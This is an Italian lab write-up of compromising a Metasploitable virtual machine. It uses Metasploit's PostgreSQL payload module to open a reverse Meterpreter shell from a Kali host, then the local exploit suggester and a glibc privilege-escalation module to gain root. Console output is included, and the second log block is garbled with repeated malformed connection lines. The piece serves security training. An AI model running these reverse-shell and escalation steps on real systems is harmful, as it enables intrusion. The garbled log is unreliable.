# Meterpreter e scalata dei privilegi su metasploitable

#### **Obiettivo**

L'obiettivo di questo esercizio è stato quello di ottenere l'accesso remoto a una macchina Metasploitable sfruttando una vulnerabilità in PostgreSQL, aprire una sessione Meterpreter e successivamente eseguire un'escalation di privilegi per ottenere i privilegi di **root**.

## **Svolgimento**

Per prima cosa, abbiamo sfruttato un exploit noto di **PostgreSQL** per ottenere una shell remota.

Modulo utilizzato su metasploit

exploit/linux/postgres/postgres\_payload

Dopo l'esecuzione del comando ho settato l'ip di Metasploitable come Rhost e l'ip di Kali come Lhost.

Con questo exploit ho ottenuto una sessione meterpreter con successo.

Essendo connessi come utente **postgres**, il prossimo obiettivo era ottenere i privilegi di **root**. Per individuare i possibili exploit, abbiamo utilizzato il modulo **local\_exploit\_suggester**.

Per eseguire il suggeritore di exploit, la sessione è stata messa in background

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/LLkkuoJi.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.149:37409) at 2024-11-13 15:25:48 +0100

meterpreter > background
[*] Backgrounding session 1 ...
```


Una volta messa la sessione in background ho usato un altro exploit **post/multi/recon/local\_exploit\_suggester** 



Il modulo ha analizzato la macchina target e fornito una lista di exploit locali potenzialmente utilizzabili per ottenere i privilegi di root.

ho utilizzato il numero 1 in foto

exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc set payload linux/x86/meterpreter/reverse\_tcp



nel campo vuoto della sessione nella foto andremo a mettere sessione 1 ovvero la sessione messa in background in precedenza

#### set session 1

una volta lanciato il secondo exploit sulla sessione 1 verrà creata una seconda sessione ma questa volta con i privilegi di **root**.

Per verificare di avere i privilegi di root faccio di nuovo il comando getuid.

```
Id Name Type Information Connection

1 meterpreter x86/linux metarploitable.localdomain postgres @ metasploitable.localdomain 192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.149:55584 (192.168.1.149)

192.168.1.2:4444 → 192.168.1.149:55584
```

### **Conclusione**

Utilizzando il modulo **postgres\_payload**, è stato possibile ottenere una shell iniziale come utente limitato. Successivamente, il modulo **local\_exploit\_suggester** ha facilitato l'identificazione degli exploit locali, portando infine all'escalation di privilegi e al controllo completo della macchina target come **root**.